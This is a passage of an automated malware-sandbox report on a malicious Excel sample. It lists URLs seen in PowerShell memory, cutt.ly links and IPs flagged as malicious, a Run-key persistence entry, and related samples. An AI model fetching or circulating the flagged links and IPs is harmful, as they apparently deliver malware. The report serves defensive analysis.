http://cacerts.rapidssl.com/RapidSSLTLSRSACAG1.crt0	powershell.exe, 00000006.00000002.2102568454.000000000368800.00000004.00000001.sdmp	false		high
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	powershell.exe, 00000006.00000003.2095044902.000000001D16B00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://acraiz.icpbrasil.gov.br/LCRacraiz.crl0	powershell.exe, 00000006.00000002.2098054472.000000000020E000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certifikat.dk/repository0	powershell.exe, 00000006.00000003.2095044902.000000001D16B00.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.chambersign.org1	powershell.exe, 00000006.00000002.2098054472.000000000020E000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	powershell.exe, 00000006.00000002.2103702990.000000001B89300.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	powershell.exe, 00000006.00000002.2103702990.000000001B89300.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pkioverheid.nl/policies/root-policy0	powershell.exe, 00000006.00000003.2094868628.000000001D18E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://repository.swisssign.com/0	powershell.exe, 00000006.00000003.2094868628.000000001D18E000.00000004.00000001.sdmp	false		high
http://crl.ssc.lt/root-c/cacrl.crl0	powershell.exe, 00000006.00000003.2094868628.000000001D18E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	powershell.exe, 00000006.00000003.2094868628.000000001D18E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	powershell.exe, 00000006.00000003.2094868628.000000001D18E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ca.disig.sk/ca/crl/ca_disig.crl0	powershell.exe, 00000006.00000002.2103652511.000000001B83000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certplus.com/CRL/class3P.crl0	powershell.exe, 00000006.00000003.2094933870.000000001D1B900.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://repository.infonotary.com/cps/qcps.html0$	powershell.exe, 00000006.00000003.2094868628.000000001D18E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.post.trust.ie/reposit/cps.html0	powershell.exe, 00000006.00000002.2098054472.000000000020E000.00000004.00000020.sdmp, powershell.exe, 00000006.00000003.2095044902.000000001D16B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certplus.com/CRL/class2.crl0	powershell.exe, 00000006.00000003.2094933870.000000001D1B900.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.disig.sk/ca/crl/ca_disig.crl0	powershell.exe, 00000006.00000002.2103652511.000000001B83000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.infonotary.com/responder.cgi0V	powershell.exe, 00000006.00000003.2094868628.000000001D18E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sk.ee/cps/0	powershell.exe, 00000006.00000003.2094868628.000000001D18E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.globaltrust.info0=	powershell.exe, 00000006.00000003.2094868628.000000001D18E000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0E	powershell.exe, 00000006.00000003.2094868628.000000001D18E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://servername/isapibackend.dll	powershell.exe, 00000006.00000002.2107223409.000000001D360000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.ssc.lt/cps03	powershell.exe, 00000006.00000003.2094868628.000000001D18E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.windows.com/pctv.	12.exe, 0000000B.00000002.2187386267.0000000008780000.00000002.00000001.sdmp	false		high
http://acraiz.icpbrasil.gov.br/DPCacraiz.pdf0=	powershell.exe, 00000006.00000002.2098054472.000000000020E000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.pki.gva.es0	powershell.exe, 00000006.00000003.2094868628.000000001D18E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.oces.certifikat.dk/oces.crl0	powershell.exe, 00000006.00000003.2095044902.000000001D16B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.ssc.lt/root-b/cacrl.crl0	powershell.exe, 00000006.00000003.2094868628.000000001D18E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certicamara.com/dpc/0Z	powershell.exe, 00000006.00000003.2094868628.000000001D18E000.00000004.00000001.sdmp	false		high
http://crl.pki.wellsfargo.com/wsprca.crl0	powershell.exe, 00000006.00000002.2098054472.000000000020E000.00000004.00000020.sdmp	false		high
http://www.dnie.es/dpc0	powershell.exe, 00000006.00000003.2095044902.000000001D16B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.rootca.or.kr/rca/cps.html0	powershell.exe, 00000006.00000003.2095044902.000000001D16B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.trustcenter.de/guidelines0	powershell.exe, 00000006.00000003.2094858856.000000001D2AE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://pki-root.ecertpki.cl/CertEnroll/E-CERT%20ROOT%20CA.crl0	powershell.exe, 00000006.00000003.2094868628.000000001D18E000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	powershell.exe, 00000006.00000002.2104088848.000000001CF6700.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.globaltrust.info0	powershell.exe, 00000006.00000003.2094868628.000000001D18E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://certificates.starfieldtech.com/repository/1604	powershell.exe, 00000006.00000002.2105871443.000000001D19600.00000004.00000001.sdmp	false		high
http://www.certplus.com/CRL/class3TS.crl0	powershell.exe, 00000006.00000003.2095044902.000000001D16B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.entrust.net/CRL/Client1.crl0	powershell.exe, 00000006.00000003.2095044902.000000001D16B000.00000004.00000001.sdmp	false		high
http://www.entrust.net/CRL/net1.crl0	powershell.exe, 00000006.00000003.2094933870.000000001D1B900.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000006.00000002.2098764453.000000000233000.00000002.00000001.sdmp, powershell.exe, 00000008.00000002.2135210182.0000000002380000.00000002.00000001.sdmp, powershell.exe, 00000009.00000002.2149819469.0000000002360000.00000002.00000001.sdmp	false		high
http://https://www.catcert.net/verarrel	powershell.exe, 00000006.00000003.2094868628.000000001D18E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.disig.sk/ca0f	powershell.exe, 00000006.00000002.2103652511.000000001B83000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000006.00000002.2098054472.000000000020E000.00000004.00000020.sdmp, powershell.exe, 00000008.00000002.2134654234.000000000024E000.00000004.00000020.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.e-szigno.hu/RootCA.crl	powershell.exe, 00000006.00000003.2094868628.000000001D18E000.00000004.00000001.sdmp	false		high
http://www.signatur.rtr.at/current.crl0	powershell.exe, 00000006.00000003.2094900131.000000001D1E400.00000004.00000001.sdmp	false		high
http://www.sk.ee/juur/crl/0	powershell.exe, 00000006.00000003.2094868628.000000001D18E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.chambersign.org/chambersignroot.crl0	powershell.exe, 00000006.00000003.2094868628.000000001D18E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.xrampsecurity.com/XGCA.crl0	powershell.exe, 00000006.00000003.2095044902.000000001D16B00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.quovadis.bm0	powershell.exe, 00000006.00000003.2094868628.000000001D18E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.ssc.lt/root-a/cacrl.crl0	powershell.exe, 00000006.00000003.2094868628.000000001D18E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.trustdst.com/certificates/policy/ACES-index.html0	powershell.exe, 00000006.00000002.2103652511.000000001B83000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.firmaprofesional.com0	powershell.exe, 00000006.00000002.2098054472.000000000020E00.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://cutt.ly/	powershell.exe, 00000006.00000002.2101898032.000000000356600.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://www.netlock.net/docs	powershell.exe, 00000006.00000003.2095044902.000000001D16B00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.trustcenter.de/crl/v2/tc_class_2_ca_II.crl	powershell.exe, 00000006.00000003.2094868628.000000001D18E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.entrust.net/2048ca.crl0	powershell.exe, 00000006.00000002.2103729703.000000001B8CC00.00000004.00000001.sdmp	false		high
http://www.pki.admin.ch/policy/CPS_2_16_756_1_17_3_21_1.pdf0	powershell.exe, 00000006.00000002.2105871443.000000001D19600.00000004.00000001.sdmp	false		high
http://cps.chambersign.org/cps/publicnotaryroot.html0	powershell.exe, 00000006.00000002.2098054472.000000000020E00.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.e-trust.be/CPS/QNcerts	powershell.exe, 00000006.00000003.2094868628.000000001D18E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certicamara.com/certicamaraca.crl0	powershell.exe, 00000006.00000003.2095044902.000000001D16B00.00000004.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	powershell.exe, 00000006.00000002.2103852429.000000001CD8000.00000002.00000001.sdmp, 12.exe, 0000000B.00000002.2187386267.0000000008780000.00000002.00000001.sdmp	false		high
http://crl.netsolssl.com/NetworkSolutionsCertificateAuthority.crl0	powershell.exe, 00000006.00000003.2094868628.000000001D18E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fedir.comsign.co.il/crl/ComSignCA.crl0	powershell.exe, 00000006.00000003.2095044902.000000001D16B00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAI.crl0	powershell.exe, 00000006.00000002.2103652511.000000001B83000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.entrust.net03	powershell.exe, 00000006.00000002.2103702990.000000001B89300.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ibsensoftware.com/	RegAsm.exe	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cps.chambersign.org/cps/chambersroot.html0	powershell.exe, 00000006.00000002.2098054472.000000000020E00.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.acabogacia.org0	powershell.exe, 00000006.00000002.2098054472.000000000020E00.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://cutt.ly	powershell.exe, 00000006.00000002.2101898032.000000000356600.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://ca.sia.it/seccli/repository/CPS0	powershell.exe, 00000006.00000002.2103765249.000000001B90700.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.securetrust.com/SGCA.crl0	powershell.exe, 00000006.00000003.2094868628.000000001D18E00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fedir.comsign.co.il/cacert/ComSignAdvancedSecurityCA.crt0	powershell.exe, 00000006.00000003.2095044902.000000001D16B00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.securetrust.com/STCA.crl0	powershell.exe, 00000006.00000003.2094868628.000000001D18E00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAIII.crl0	powershell.exe, 00000006.00000003.2095044902.000000001D16B00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://cutt.ly/qjdJoz4PE	powershell.exe, 00000006.00000002.2101898032.000000000356600.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.icra.org/vocabulary/.	powershell.exe, 00000006.00000002.2104088848.000000001CF6700.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certicamara.com/certicamaraca.crl0;	powershell.exe, 00000006.00000003.2095044902.000000001D16B00.00000004.00000001.sdmp	false		high
http://www.e-szigno.hu/RootCA.crt0	powershell.exe, 00000006.00000003.2094868628.000000001D18E00.00000004.00000001.sdmp	false		high
http://www.quovadisglobal.com/cps0	powershell.exe, 00000006.00000003.2095044902.000000001D16B00.00000004.00000001.sdmp	false		high
http://cdp.rapidssl.com/RapidSSLTLSRSACAG1.crl0L	powershell.exe, 00000006.00000002.2102568454.000000000368800.00000004.00000001.sdmp	false		high
http://investor.msn.com/	powershell.exe, 00000006.00000002.2103852429.000000001CD8000.00000002.00000001.sdmp, 12.exe, 0000000B.00000002.2187386267.0000000008780000.00000002.00000001.sdmp	false		high
http://www.valicert.com/1	powershell.exe, 00000006.00000002.2103765249.000000001B90700.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.e-szigno.hu/SZSZ/0	powershell.exe, 00000006.00000003.2094868628.000000001D18E00.00000004.00000001.sdmp	false		high
http://www.%s.comPA	powershell.exe, 00000006.00000002.2098764453.000000000233000.00000002.00000001.sdmp, powershell.exe, 00000008.00000002.2135210182.0000000002380000.00000002.00000001.sdmp, powershell.exe, 00000009.00000002.2149819469.0000000002360000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAII.crl0	powershell.exe, 00000006.00000003.2094868628.000000001D18E00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ocsp.quovadisoffshore.com0	powershell.exe, 00000006.00000003.2094868628.000000001D18E00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.entrust.net0D	powershell.exe, 00000006.00000002.2103729703.000000001B8CC00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cps.chambersign.org/cps/chambersignroot.html0	powershell.exe, 00000006.00000003.2094868628.000000001D18E00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://cutt.ly/qjdJoz4	powershell.exe, 00000006.00000002.2098023844.00000000001D000.00000004.00000020.sdmp, powershell.exe, 00000006.00000002.2099196904.0000000002BD1000.00000004.00000001.sdmp, powershell.exe, 00000006.00000002.2099216608.0000000002BFF000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://ca.sia.it/secsrv/repository/CRL.der0J	powershell.exe, 00000006.00000003.2095044902.000000001D16B00.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
83.172.144.37	unknown	Netherlands		25459	NEDZONE-ASNL	true
104.22.0.232	unknown	United States		13335	CLOUDFLARENETUS	true
185.206.215.56	unknown	Ukraine		204601	ON-LINE-DATAServerlocation-NetherlandsDrontenNL	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	336301
Start date:	05.01.2021
Start time:	19:04:25
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 12s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	6Cprm97UTl (renamed file extension from none to xls)
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0

Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.spyw.expl.evad.winXLS@27/18@2/3
EGA Information:	• Successful, ratio: 71.4%
HDC Information:	• Successful, ratio: 31.4% (good quality ratio 30.5%) • Quality average: 78.2% • Quality standard deviation: 27.4%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Changed system and user locale, location and keyboard layout to English - United States • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe, svchost.exe • HTTP Packets have been reduced • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 2.20.142.210, 2.20.142.209 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, audownload.windowsupdate.nsatc.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, au-bg-shim.trafficmanager.net • Execution Graph export aborted for target RegAsm.exe, PID 2844 because there are no executed function • Execution Graph export aborted for target powershell.exe, PID 1324 because it is empty • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtReadVirtualMemory calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/336301/sample/6Cprm97UTl.xls

Simulations

Behavior and APIs

Time	Type	Description
19:04:41	API Interceptor	449x Sleep call for process: powershell.exe modified
19:05:09	API Interceptor	122x Sleep call for process: 12.exe modified
19:05:15	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run jfdts C:\Users\user\ntrwe.exe
19:05:22	API Interceptor	98x Sleep call for process: ntrwe.exe modified
19:05:23	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run jfdts C:\Users\user\ntrwe.exe
19:05:29	API Interceptor	779x Sleep call for process: RegAsm.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.22.0.232	sample products trade reference.docx	Get hash	malicious	Browse	• cutt.ly/
	Request_for_Quotation.xlsm	Get hash	malicious	Browse	• cutt.ly/gdvAeui

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cutt.ly	spetsifikatsiya.xls	Get hash	malicious	Browse	• 104.22.0.232
	1e9b445cb987e5a1cb3d15e6fd693309a4512e53e06ecfb1a3e707debdef7355.xls	Get hash	malicious	Browse	• 172.67.8.238
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 104.22.1.232
	New Avinode Plans and Prices 2021.xls	Get hash	malicious	Browse	• 172.67.8.238
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 104.22.0.232
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 172.67.8.238
	AdviceSlip.xls	Get hash	malicious	Browse	• 104.22.0.232
	file.xls	Get hash	malicious	Browse	• 104.22.1.232
	file.xls	Get hash	malicious	Browse	• 172.67.8.238
	file.xls	Get hash	malicious	Browse	• 172.67.8.238
	output.xls	Get hash	malicious	Browse	• 172.67.8.238
	SecuriteInfo.com.Heur.20246.xls	Get hash	malicious	Browse	• 172.67.8.238
	SecuriteInfo.com.Exploit.Siggen3.5270.27062.xls	Get hash	malicious	Browse	• 104.22.1.232
	SecuriteInfo.com.Exploit.Siggen3.5270.27062.xls	Get hash	malicious	Browse	• 104.22.0.232
	30689741.xls	Get hash	malicious	Browse	• 172.67.8.238
	95773220855.xls	Get hash	malicious	Browse	• 104.22.1.232
	95773220855.xls	Get hash	malicious	Browse	• 172.67.8.238
	MT-000137.xls	Get hash	malicious	Browse	• 172.67.8.238
	95773220855.xls	Get hash	malicious	Browse	• 104.22.0.232
	MT-000137.xls	Get hash	malicious	Browse	• 104.22.1.232

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NEDZONE-ASNL	http://https://balenpersen.com/TO/financialcrimes@lvmpd.com	Get hash	malicious	Browse	• 83.172.131.9
	SecuriteInfo.com.Trojan.GenericKD.34438057.21356.doc	Get hash	malicious	Browse	• 83.172.180.164
	http://https://installatiebedrijfroosendaal.nl/ONWFP-gO_YnJ-5Yu/ACH/PaymentAdvice/En_us/Sales-Invoice	Get hash	malicious	Browse	• 83.172.144.29
CLOUDFLARENETUS	Audio_47720.wavv - - Copy.htm	Get hash	malicious	Browse	• 104.16.19.94
	Adjunto.doc	Get hash	malicious	Browse	• 104.27.144.251
	details.html	Get hash	malicious	Browse	• 104.16.126.175
	http://https://notification1.bubbleapps.io/version-test?debug_mode=true	Get hash	malicious	Browse	• 104.19.241.93
	NQN0244_012021.doc	Get hash	malicious	Browse	• 104.27.144.251
	sek750_2021.exe	Get hash	malicious	Browse	• 172.67.166.210
	4560 2021 UE_9893.doc	Get hash	malicious	Browse	• 104.18.61.59
	Stremio+4.4.120.exe	Get hash	malicious	Browse	• 104.16.135.12
	http://https://bitly.com/2XaL0Dp	Get hash	malicious	Browse	• 104.27.183.152
	IJV2MfkPFd.exe	Get hash	malicious	Browse	• 104.27.151.210
	DAT 2020_12_30.doc	Get hash	malicious	Browse	• 172.67.191.146
	http://https://f000.backblazeb2.com/file/url-data-web-storage-secured-56adbcsjhdcbjs/web-data-server-1uyhchduiahc/index.html	Get hash	malicious	Browse	• 104.18.55.96
	G6slMyq847.exe	Get hash	malicious	Browse	• 104.27.151.210
	http://https://f000.backblazeb2.com/file/url-data-web-storage-secured-56adbcsjhdcbjs/web-data-server-1uyhchduiahc/index.html	Get hash	malicious	Browse	• 104.16.18.94
	Scan-0767672.doc	Get hash	malicious	Browse	• 104.27.144.251
	http://quickneasyrecipes.co	Get hash	malicious	Browse	• 104.18.226.52
	Documento-2021.doc	Get hash	malicious	Browse	• 172.67.141.14
	#Ud83d#Udcdejsi12615.html	Get hash	malicious	Browse	• 104.16.18.94
	http://https://splendideventsllc.org/Banco/	Get hash	malicious	Browse	• 104.18.82.87
	http://https://splendideventsllc.org/Banco/	Get hash	malicious	Browse	• 104.18.207.19
ON-LINE-DATAServerlocation-NetherlandsDrontenNL	http://d4a687ce4c.lazeruka.ru	Get hash	malicious	Browse	• 91.211.251.72
	New order.doc	Get hash	malicious	Browse	• 92.119.113.115
	Purchase order.doc	Get hash	malicious	Browse	• 92.119.113.115
	PO20-AE12-0023.doc	Get hash	malicious	Browse	• 92.119.113.140

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ES-MA-18-9 4130.doc	Get hash	malicious	Browse	• 92.119.113.140
	Order-list.doc	Get hash	malicious	Browse	• 92.119.113.140
	Launcher.exe	Get hash	malicious	Browse	• 185.92.148.230
	UXsGbxVc2I.rtf	Get hash	malicious	Browse	• 92.119.113.115
	Documents.doc	Get hash	malicious	Browse	• 92.119.113.115
	http://clcktut.work/public/8852102841203823	Get hash	malicious	Browse	• 45.82.69.137
	Vlpuoe2JSz.exe	Get hash	malicious	Browse	• 45.147.197.185
	PI.xlsx	Get hash	malicious	Browse	• 45.147.197.185
	PO#181120_pdf.exe	Get hash	malicious	Browse	• 92.119.113.115
	http://sh1563741.a.had.su/Area-Cliente/informazioni/web/	Get hash	malicious	Browse	• 45.147.197.180
	u4WV77ddWF.dll	Get hash	malicious	Browse	• 185.219.83.48
	k1mh5904.exe	Get hash	malicious	Browse	• 95.215.206.139
	VVV.exe	Get hash	malicious	Browse	• 178.159.43.35
	Internet download manager cracker (1).exe	Get hash	malicious	Browse	• 45.147.197.110
	http://www.google.com/url?q=http%3A%2F%2Fjonfriskics.com%2Flotterye&sa=D&sntz=1&usg=AFQjCNFU254PyrxnCIpYtaqc4jMuBkMlpg	Get hash	malicious	Browse	• 45.147.197.36
	http://prevuse.ru	Get hash	malicious	Browse	• 45.147.197.20

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
05af1f5ca1b87cc9cc9b25185115607d	DAT 2020_12_30.doc	Get hash	malicious	Browse	• 104.22.0.232
	N.11389944 BS 05 gen 2021.doc	Get hash	malicious	Browse	• 104.22.0.232
	PSX7103491.doc	Get hash	malicious	Browse	• 104.22.0.232
	Beauftragung.doc	Get hash	malicious	Browse	• 104.22.0.232
	1I72L29IL3F.doc	Get hash	malicious	Browse	• 104.22.0.232
	Adjunto_2021.doc	Get hash	malicious	Browse	• 104.22.0.232
